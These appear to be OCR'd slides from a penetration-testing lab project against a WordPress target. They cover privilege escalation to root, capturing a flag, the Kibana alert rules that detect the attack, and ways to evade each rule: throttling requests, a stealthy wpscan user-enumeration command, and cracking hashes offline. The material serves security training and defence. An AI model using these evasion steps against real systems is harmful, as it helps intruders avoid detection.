
Exploitation: [Escalate into Root Privileges]

John provided the necessary credentials to gain access to steven's shell
Python was used to gain access to root privileges



Exploitation: [Escalate into Root Privileges]

Flag 4 was found



Avoiding Detection

Stealth Exploitation of Network Enumeration

Monitoring Overview

- Which alerts detect this exploit? The following alert was configured in Kibana
  - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
  - Packets requests from the same source IP to all destination ports
- Which thresholds do they fire at?
  - The request bytes must exceed 3500 hits each minute

Mitigating Detection

- Specify the number of ports you want to target. Only scan ports that are known to be vulnerable.
- Grade the number of HTTP request send with in a minute.

Stealth Exploitation of Network Enumeration

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```

Stealth Exploitation of WordPress Enumeration

Monitoring Overview

- Which alerts detect this exploit? The following alert was configured in Kibana
  - WHEN count() GROUPED OVER top 5 ' http.response.status_code ' IS ABOVE 400 FOR THE LAST 5 minutes
- This alert monitors' network packets from clients attempting to access network resources.
  - HTTP errors include unauthorized access requests (401) that may indicate an attacker.
- Which thresholds do they fire at?
  - When there are over 400 http response over a five minute period

Stealth Exploitation of WordPress Enumeration


Monitoring Overview

- How can you execute the same exploit without triggering the alert?
  - Implement a pause for 1 minute after every 100 http requests
- Are there alternative exploits that may perform better?
  - wpscan –stealthy –url http://192.168.1.110/wordpress/ –enumerate u
- Use command line sniffing rather than automated program like wpscan

Stealth Exploitation of Password Cracking

Monitoring Overview

- Which alerts detect this exploit? The following alert was configured in Kibana
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - System CPU processes
- Which thresholds do they fire at?
  - Above 0.5 per 5 minutes



Stealth Exploitation of Password Cracking

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - If instead of using john on the vulnerable machine , you can move the hashes file onto your own machine so that only your own personal CPU is used. You want to avoid adding or changing files on the vulnerable machine to avoid from detection.

- Are there alternative exploits that may perform better?
  - Hashcat would be a good alternative because its designed to use GPU. Despite that John the Ripper was designed to use CPU.